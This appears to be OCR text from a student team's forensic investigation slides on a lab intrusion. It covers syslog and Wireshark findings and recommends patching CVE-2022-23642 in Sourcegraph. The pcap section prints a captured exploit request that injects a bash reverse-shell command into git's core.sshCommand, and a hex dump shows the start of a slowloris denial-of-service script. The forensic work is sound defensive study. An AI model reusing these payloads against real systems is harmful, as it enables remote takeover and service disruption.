

## Syslog analysis during the time of attack


Developer system was affected by a logic bomb included as a CRON task. Opened a tcp shell connection to attacker's system


# More **interesting** details

**Wireshark** analysis of

**Pcap** data



Transfer Protocol
t Object Notation: application/json
ber: Repo
[Path with value: /Repo:github.com/netfor-appleinc/mainframe]
[Member with value: Repo:github.com/netfor-appleinc/mainframe]
String value: github.com/netfor-appleinc/mainframe
Key: Repo
[Path: /Repo]
ber: Args
Array
[Path with value: /Args/[]:config]
[Member with value: []:config]
String value: config
[Path with value: /Args/[]:core.sshCommand]
[Member with value: []:core.sshCommand]
String value: core.sshCommand
[Path with value: /Args/[]:/bin/bash -c 'bash -i >& /dev/tcp/10.0.40.1:5555 0>&1']
[Member with value: []:/bin/bash -c 'bash -i >& /dev/tcp/10.0.40.1:5555 0>&1']
String value: /bin/bash -c 'bash -i >& /dev/tcp/10.0.40.1:5555 0>&1'
Key: Args
[Path: /Args]


Data (2949 bytes)
Data: 23212f7573722f62696e2f656e7620707974686f6e0a0a23204f726967696e616c20736c…
[Length: 2949]
0040 d9 a2 23 21 2f 75 73 72 2f 62 69 6e 2f 65 6e 76 ··#!/usr /bin/env
0050 20 70 79 74 68 6f 6e 0a 0a 23 20 4f 72 69 67 69 python· ·# Origi
0060 6e 61 6c 20 73 6c 6f 77 6c 6f 72 69 73 2e 70 79 nal slow loris.py
0070 20 76 65 72 73 69 6f 6e 20 76 31 2e 30 20 77 72 version v1.0 wr
0080 69 74 74 65 6e 20 62 79 20 40 77 61 6c 39 39 64 itten by @wal99d
0090 0a 23 20 76 32 2e 30 20 75 70 64 61 74 65 73 20 ·# v2.0 updates
00a0 62 79 20 40 62 72 61 6e 6e 6f 6e 64 6f 72 73 65 by @bran nondorse
00b0 79 0a 0a 69 6d 70 6f 72 74 20 6f 73 0a 69 6d 70 y··impor t os·imp
00c0 6f 72 74 20 73 79 73 0a 69 6d 70 6f 72 74 20 72 ort sys· import r
00d0 61 6e 64 6f 6d 0a 69 6d 70 6f 72 74 20 73 6f 63 andom·im port soc
00e0 6b 65 74 0a 69 6d 70 6f 72 74 20 74 69 6d 65 0a ket·impo rt time·
00f0 69 6d 70 6f 72 74 20 61 72 67 70 61 72 73 65 0a import a rgparse·
0100 0a 72 65 67 75 6c 61 72 5f 68 65 61 64 65 72 73 ·regular _headers
0110 20 3d 20 5b 0a 09 22 55 73 65 72 2d 61 67 65 6e = [··"U ser-agen
0120 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 t: Mozil la/5.0 (
0130 57 69 6e 64 6f 77 73 20 4e 54 20 36 2e 33 3b 20 Windows NT 6.3;
0140 72 76 3a 33 36 2e 30 29 20 47 65 63 6b 6f 2f 32 rv:36.0) Gecko/2
0150 30 31 30 30 31 30 31 20 46 69 72 65 66 6f 78 2f 0100101 Firefox/
0160 33 36 2e 30 22 2c 0a 09 22 41 63 63 65 70 74 2d 36.0",·· "Accept-
0170 6c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 55 53 2c language : en-US,
0180 65 6e 2c 71 3d 30 2e 35 22 5d 0a 20 20 20 20 20 en,q=0.5 "]·
0190 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
01a0 20 20 20 0a 64 65 66 20 69 6e 69 74 5f 73 6f 63 ···def init soc


Internet Protocol Version 4, Src: 10.0.40.5, Dst: 10.0.40.6
Transmission Control Protocol, Src Port: 58850, Dst Port: 3370, Seq: 203, Ack: 1, Len: 145
[2 Reassembled TCP Segments (347 bytes): #169(202), #170(145)]
Hypertext Transfer Protocol
GET /exec HTTP/1.1\r\n
Host: 10.0.40.6:3370\r\n
User-Agent: python-requests/2.25.1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Connection: keep-alive\r\n
Content-Length: 145\r\n
Content-Type: application/json\r\n
\r\n
[Full request URI: http://10.0.40.6:3370/exec]
[HTTP request 1/1]

# Attack Timeline

28th November 2022



# Conclusion

**“Always update your services and software”** - Team 11

## Fried Apples Inc

The forensics investigation reveals that Fried Apples Inc are not at fault for the attack on their competitor

## Fix CVE-2022-23642

Patch Sourcegraph gitserver to versions 3.71 and above

## Harden Perimeter Firewall

Modify the current firewall rules - updated to restrict access to certain systems

## Stricter Access control mechanisms

- Follow principle of least privilege
- Remove unused software from internal systems


thank